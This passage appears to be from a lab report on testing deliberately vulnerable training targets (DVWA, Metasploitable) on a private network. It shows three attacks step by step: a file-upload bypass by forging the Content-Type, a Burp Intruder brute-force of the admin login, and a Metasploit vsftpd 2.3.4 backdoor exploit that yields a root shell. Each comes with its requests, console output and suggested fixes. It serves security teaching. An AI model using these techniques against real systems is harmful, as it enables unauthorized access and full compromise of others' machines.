
Change the security level to medium. Go to file upload to upload jpg image.



This file can be accessed from the url:



Try to upload non-jpg/jpeg file:



Because it only accepts jpeg images, as shown in the source code:

```
if (($uploaded_type == "image/jpeg") && ($uploaded_size < 100000)){
```

Now, will try to upload non-jpeg images. Upload a text file. Intercept the request using Burp Suite.

```
100000
-----WebKitFormBoundary3AiV4gfg0W2asuqb
Content-Disposition: form-data; name="uploaded"; filename="xml-script.txt"
Content-Type: text/plain
```

Change the content type to jpeg and forward the request. It will be uploaded and confirm that in the url.

```
Content-Disposition: form-data; name="file"
Content-Type: image/jpeg
```

DWVZ

And it worked. We could upload any script and any file type to harm the site.

Choose an image to upload:

No file chosen

../../../../hackable/uploads/xml-script.txt succesfully uploaded!

To confirm, visit the url:

```
172.16.235.2/dvwa/hackable/uploads/xml-script.txt
```

```
6.235.2/mutillidae/index.php?page=add-to-your-blog.php&input_from_form=hi%20the
```

```
tillidae/index.php?page=add-to-your-blog.php&input_from_form=hi%20there%20victi
```

```
ndex.php?page=add-to-your-blog.php&csrf-token=SecurityIsDisabled&blog_entry=thi
```


Fix: Additional and more sophisticated validation techniques is required. Avoid simply checking the file type and validate the extension of the file as well. Also, avoid executable files and scan files for viruses before upload. It is important to rename files before upload if necessary. Storing these file in a separate storage would be great enhancement of the security.

14. Improper Restriction of Excessive Authentication Attempts


Before performing Brute Force, try to login with fake credentials and intercept the request using Burp Suite.

```
GET /dvwa/vulnerabilities/brute/?username=test&password=passtest&Login=Login HTTP/1.1
Host: 172.16.235.2
Upgrade-Insecure-Requests: 1
DNT: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 11_2_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.114 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://172.16.235.2/dvwa/vulnerabilities/brute/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,ar;q=0.8
Cookie: security=low; PHPSESSID=604f3c6e2456671454fba8ec8dd3c524
Connection: close
```


Right click and send the request to intruder.



In the position tab, select the type of the attack as Cluster bomb.



Click clear and add the username and password keywords:



At the payload tab, set the payload to 1 (username) and add common keywords.

Target

Positions

Payloads

Options

?

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Pos and each payload type can be customized in different ways.

Payload set: 1

Payload count: 5

Payload type: Simple list

Request count: 0

?

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

admin

administrator

user

test

testUser

Add

Set the payload to 2 (password) and add common passwords.

?

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type and each payload type can be customized in different ways.

Payload set: 2

Payload count: 6

Payload type: Simple list

Request count: 36

?

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

admin

administrator

user

test

testUser

password

Add

Enter a new item

Add from list ... [Pro version only]

At the options tab, set the keywords that will match the result in case of successful access:

Grep - Match

These settings can be used to flag result items containing specified expressions.

☒ Flag result items with responses matching these expressions:

Paste

Load ...

Remove

Clear

Welcome

Add

Welcome


In the same page click start attack. In my case, there are 36 probabilities and only one success:

!0	administrator	test	200			4882	
!1	user	test	200			4882	
!2	test	test	200			4882	
!3	testUser	test	200			4882	
!4	username	test	200			4882	
!5	admin	testUser	200			4882	
!6	administrator	testUser	200			4882	
!7	user	testUser	200			4882	
!8	test	testUser	200			4882	
!9	testUser	testUser	200			4882	
!0	username	testUser	200			4882	
!1	admin	password	200			4948	<input checked="" type="checkbox"/>

Now, confirm with sign-in to the server with the obtained passwords for admin:

```
GET /dvwa/vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
Host: 172.16.235.2
Upgrade-Insecure-Requests: 1
DNT: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 11_2_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.114 Safari/537
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-excha
Referer: http://172.16.235.2/dvwa/vulnerabilities/brute/
```

After forwarding the request, it worked:



Login

Username:

Password:

Welcome to the password protected area admin

Fix: Limit the number of acceptable attempts. Adding another authentication factor to make sure the user is the one who claim to be.

Metasploitable Network

15. Improper Privilege Management

I found the ftp port open, with service called vsftpd 2.3.4. This version allowed me to gain root access of the machine. The reason is that it might contain backdoor by the attacker.

First, will use Nmap to discover open ports and services. One service I notices is vsftpd.

Open ports (Using nmap -sV 172.16.235.2)

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 2.3.4
22/tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)

Now, will use msfconsole to search for **vsftpd**:

```
msf6 > search vsftpd

Matching Modules
=====

#  Name                                     Disclosure Date  Rank      Check  Description
-  -
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor
ommand Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 >
```

*You have to make sure if it is the same version. Then use command:

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Set our host IP and run “Show options” command.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 172.16.235.2
RHOSTS => 172.16.235.2
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
```

Name	Current Setting	Required	Description
RHOSTS	172.16.235.2	yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	21	yes	The target port (TCP)

Exploit

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 172.16.235.2:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.16.235.2:21 - USER: 331 Please specify the password.
[+] 172.16.235.2:21 - Backdoor service has been spawned, handling...
[+] 172.16.235.2:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 172.16.235.2:6200) at 2021-04-04 15:07:52 +0300
```

List files

```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

And it worked, this is root:

```
whoami  
root  
pwd  
/  
█
```

Fixes: Close unnecessary ports. Comprehensive testing to make sure that there are no backdoors. Authenticate before give access to any critical resource. Also, encrypt data and store them in a separate directory that is not in the client side. Authentication, authorization and permission checking are required.

References:

[1] <https://owasp.org/www-project-top-ten/>

[2] <https://www.sans.org/top25-software-errors/>

[3] <https://www.hacksplaining.com/>

[4] https://www.youtube.com/watch?v=2YD4vygeghM&list=LL&index=11&ab_channel=HackerSploit